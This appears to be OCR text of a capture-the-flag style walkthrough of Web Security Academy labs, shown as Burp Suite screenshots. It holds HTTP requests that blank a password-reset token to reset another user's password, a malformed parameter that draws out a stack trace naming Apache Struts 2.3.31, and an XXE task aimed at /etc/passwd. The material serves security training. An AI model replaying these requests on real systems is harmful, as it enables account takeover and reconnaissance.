Send Cancel Follow redirection
Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Request
Pretty Raw \n Actions
1 POST /forgot-password?temp-forgot-password-token= HTTP/1.1
2 Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7IFCnKXdraU9UTNM5EnNmhwBu1F4Lt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 85
10 Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
11 Referer:
https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAxHTprVdYxk0nyKcfNesufGM
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 temp-forgot-password-token=&username=wiener&new-password-1=peter&new-password-2=peter
Search... 0 matches
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 302 Found
2 Location: /
3 Connection: close
4 Content-Length: 0
5
6
INSPECTOR


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × ...
Send Cancel
Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Request
Pretty Raw \n Actions
1 POST /forgot-password?temp-forgot-password-token= HTTP/1.1
2 Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7IFCnKXdraU9UTNM5EnNmhwBu1F4Lt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
11 Referer:
https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=tAPneTBEn28uxYnNCqR7Ed6Z144EDeGK
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 temp-forgot-password-token=&username=carlos&new-password-1=peter&new-password-2=peter
Search... 0 matches
Response
Pretty Raw Render \n Actions
INSPECTOR



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × ...
Send Cancel Follow redirection
Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Request
Pretty Raw \n Actions
1 POST /forgot-password?temp-forgot-password-token= HTTP/1.1
2 Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7IFCnKXdraU9UTNM5EnNmhwBu1F4Lt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 85
10 Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
11 Referer:
https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=tAPneTBEn28uxYnNCqR7Ed6Z144EDeGK
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 temp-forgot-password-token=&username=carlos&new-password-1=peter&new-password-2=peter
Search... 0 matches
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 302 Found
2 Location: /
3 Connection: close
4 Content-Length: 0
5
6
INSPECTOR



Request
POST /forgot-password?temp-forgot-password-token= HTTP/1.1
Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Cookie: session=EM7IFCnKXdreUSUTNM5EnNmhwBu1F4Lt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer:
https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=tAPneTBEn2BuxYnNCqR7Ed6Z144EDeGK
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
temp-forgot-password-token=&username=carlos&new-password-1=peter&new-password-2=peter
Response
HTTP/1.1 302 Found
Location: /
Connection: close
Content-Length: 0
Web Security Academy
Password reset broken logic
Back to lab home
Email client
Back to lab description
LAB Not solved
Home | My account
Login
Username
carlos
Password
Forgot password?
Log in



Request
POST /forgot-password?temp-forgot-password-token= HTTP/1.1
Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Cookie: session=EM7IFCnKXdreUSUTNM5EnNmhwBu1F4Lt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer:
https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=tAPneTBEn2BuxYnNCqR7Ed6Z144EDeGK
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
temp-forgot-password-token=&username=carlos&new-password-1=peter&new-password-2=peter
Response
HTTP/1.1 302 Found
Location: /
Connection: close
Content-Length: 0
Web Security Academy
Password reset broken logic
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: carlos
Your email is: carlos@carlos-montoya.net
Email
Update email

3. Sensitive Data Exposure

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.









Burp Suite Professional v2021.4.2
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extensic
40 https://acf91f4a1ff4fd43802a8... GET /product?productid=9 ✓ 200 4244 HTML
41 https://acf91f4a1ff4fd43802a8... GET /academyLabHeader 101 147
Request
Pretty Raw \n Actions
1 GET /product?productId=9 HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3 Cookie: session=UClgzRKOZsOZQ1POsRhyPY
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chr "Google Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,applic ,image/avif,image/webp,image/apng,*/*; on/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://acf91f4a1ff4fd43802a8d98003300 -academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: de-DE,de;q=0.9,en-US;
16 Connection: close
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl-X
Copy Ctrl-C
Paste Ctrl-V
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 4144
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Information disclosure in error messages</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>


<section class="academyLabBanner">

<h2>
Information disclosure in error message
</h2>
<a id='lab-link' class='button' href='/'>
<button id="submitSolution" class="buttor
INSPECTOR


Burp Suite Professional v2021.4.2
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
3 ×
Send Cancel
Target: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
Request
Pretty Raw \n Actions
1 GET /product?productId=9 HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3 Cookie: session=UClgzRKOZsOZQ1POsRhyPYwHtNObY6il
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
Search...
0 matches
Response
INSPECTOR
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Request Headers (15)


Burp Suite Professional v2021.4.2
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
Request
Pretty Raw \n Actions
GET /product?productId="hacker" HTTP/1.1
Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
Cookie: session=UClgzFKOZsOZQ1POsRhyPYwHtNObY6il
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
Accept-Encoding: gzip, deflate
Search...
0 matches
Response
Pretty Raw Render \n Actions
at lab.display.productcatalog.filter.NoFilterStrategy.getProduct(NoFil
at lab.display.productcatalog.page.product.SimpleProductStrategy.handl
at lab.display.productcatalog.page.SimpleProductPageStrategy.lambda$har
at net.portswigger.util.Unchecked.lambda$null$3(Unchecked.java:46)
at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.
at java.base/java.util.Optional.map(Optional.java:265)
at lab.display.productcatalog.page.SimpleProductPageStrategy.handleSubF
at lab.server.vulnerable.backend.SubHandler.handle(SubHandler.java:41)
at lab.display.productcatalog.SimpleProductCatalogStrategy.handle(Simpl
at lab.server.vulnerable.backend.Backend.applyChain(Backend.java:362)
at lab.server.vulnerable.backend.Backend.lambda$handler$1(Backend.java:
at net.portswigger.util.Unchecked.lambda$null$3(Unchecked.java:46)
at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.
at java.base/java.util.Optional.flatMap(Optional.java:294)
at lab.server.vulnerable.backend.Backend.handler(Backend.java:271)
at lab.server.vulnerable.backend.Backend.handle(Backend.java:259)
INSPECTOR
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Request Headers (15)
Response Headers (2)



Burp Suite Professional v2021.4.2
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options
Dashboard Target Proxy Intruder Repeater
Send Cancel
Target: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
Request
Pretty Raw \n Actions
GET /product?productId="hacker" HTTP/1.1
Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
Cookie: session=UClgzFKOZsOZQ1POsRhyPYwHtNObY6il
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
Accept-Encoding: gzip, deflate
Search...
0 matches
Response
Pretty Raw Render \n Actions
at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.
at java.base/java.util.Optional.flatMap(Optional.java:294)
at lab.server.vulnerable.backend.Backend.handler(Backend.java:271)
at lab.server.vulnerable.backend.Backend.handle(Backend.java:259)
at lab.server.vulnerable.frontend.NoFrontend.handle(NoFrontend.java:37)
at lab.server.vulnerable.VulnerableApp.handle(VulnerableApp.java:112)
at lab.server.LabHosts.handle(LabHosts.java:96)
at lab.server.LabApp.handle(LabApp.java:160)
at lab.server.LabApp.handle(LabApp.java:50)
at net.portswigger.http.server.HttpServer$Connection.handleRequest(Http
at net.portswigger.http.server.HttpServer$Connection.runHttp(HttpServer
at net.portswigger.http.server.HttpServer$Connection.run(HttpServer.ja
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPo
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(Threads
at java.base/java.lang.Thread.run(Thread.java:835)
Apache Struts 2 2.3.31
INSPECTOR
Selection (10)
SELECTED TEXT
Apache Str
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Request Headers (15)
Response Headers (2)




4. XML External Entity

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.



